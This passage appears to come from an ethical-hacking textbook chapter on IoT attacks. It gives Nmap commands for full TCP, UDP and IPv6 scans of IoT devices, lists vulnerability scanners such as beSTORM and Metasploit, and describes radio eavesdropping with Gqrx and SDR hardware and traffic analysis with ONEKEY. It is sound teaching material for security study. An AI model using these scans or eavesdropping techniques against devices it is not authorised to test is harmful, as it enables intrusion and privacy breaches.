


Figure 18.39: Screenshot of Genzai

Vulnerability Scanning using Nmap

Attackers use vulnerability-scanning tools such as Nmap to identify the IoT devices connected to the network along with their open ports and services. Nmap generates raw IP packets in different ways to identify live hosts or devices on the network, services offered by them, their operating systems, type of packet filters used, etc. Attackers can also use Angry IP Scanner tool for this purpose.

Attackers use the following Nmap command to scan a specific IP address:

```
nmap -n -Pn -sS -pT:0-65535 -v -A -oX <Name><IP>
```

To perform a complete scan of the IoT device that checks for both TCP and UDP services and ports:

```
nmap -n -Pn -sSU -pT:0-65535,U:0-65535 -v -A -oX <Name><IP>
```

To identify the IPv6 capabilities of a device:

```
nmap -6 -n -Pn -sSU -pT:0-65535,U:0-65535 -v -A -oX <Name><IP>
```




Figure 18.40: Scanning using Nmap

Vulnerability-Scanning Tools

Vulnerability scanning allows an attacker to identify vulnerabilities in IoT devices and their network, and to further determine how they can be exploited. These tools assist network security professionals in overcoming the identified weaknesses in a device and network by suggesting various remediation techniques to protect the organization's network.

- **beSTORM**

  Source: *https://www.beyondsecurity.com*

  beSTORM is a smart fuzzer that detects buffer overflow vulnerabilities by automating and documenting the process of delivering corrupted inputs and watching for an unexpected response from the application. By applying automated protocol-based fuzzing techniques, beSTORM acts as an automated black-box auditing tool. It tries virtually every attack combination intelligently, starting with the most likely scenarios, and detects application anomalies, which indicate a successful attack. It discovers code weaknesses and certifies the security strength of any product without access to source code. It tests any protocol or hardware, even those used in IoT, process control, automotive, and aerospace.




Figure 18.41: Screenshot of beSTORM

Listed below are some of the additional vulnerability scanners for IoT devices:

- Metasploit (*https://www.rapid7.com*)
- IoTsploit (*https://iotsploit.co*)
- IoTSeeker (*https://www.rapid7.com*)
- IoTVAS (*https://firmalyzer.com*)
- Enterprise IoT Security (*https://www.paloaltonetworks.com*)

Analyzing Spectrum and IoT Traffic

Analyzing Spectrum using Gqrx

Source: *https://www.gqrx.dk*

Gqrx is an SDR implemented with the help of the GNU Radio and Qt GUI tool. Attackers use hardware devices such as FunCube dongle, Airspy, HackRF, RTL-SDR and USRP devices along with Gqrx SDR, to analyze the spectrum. Attackers use Gqrx to observe the frequency bands of temperature/humidity sensors, light switches, car keys, M-bus transmitters, etc. Gqrx can also enable an attacker to listen to or eavesdrop on radio FM frequencies or any radio conversations.

Steps to analyze the spectrum using Gqrx:

- The Gqrx and GNU Radio packages consist of all the Gqrx utilities. Run the following commands to download and install this package from GitHub:

```
git clone https://github.com/gqrx-sdr/gqrx.git gqrx.git
cd gqrx.git
mkdir build
cd build
cmake ..
make
```

Attackers use hardware tools such as FunCube Dongle Pro+, which connects it to a USB port on a PC to analyze various frequency bands.

- Launch Gqrx using the following command:

```
gqrx
```

- The Gqrx central window displays frequencies, and their noises can be heard via headphones or speakers.




Figure 18.42: Screenshot of Gqrx

By changing the FFT settings (located on the bottom-right side), different frequencies in the vicinity can be captured and analyzed.

Analyzing IoT Traffic using ONEKEY

Source: *https://onekey.com*

Attackers use tools such as ONEKEY to discover target IoT devices and analyze their network traffic to identify vulnerabilities. IoT Inspector helps the attacker to breach privacy and security mechanisms. This tool projects vulnerabilities in the form of tables and graphs. It also allows the attacker to record and replay all information from the communicating devices to gather sensitive information.

ONEKEY automatically scans and displays the available devices in the network. Selecting the target device can display the network activities and communication endpoints of that device. Upon clicking "network activities," it displays a live chart of the traffic the device is accessing, and the communication endpoints will display the services the IoT device has received.

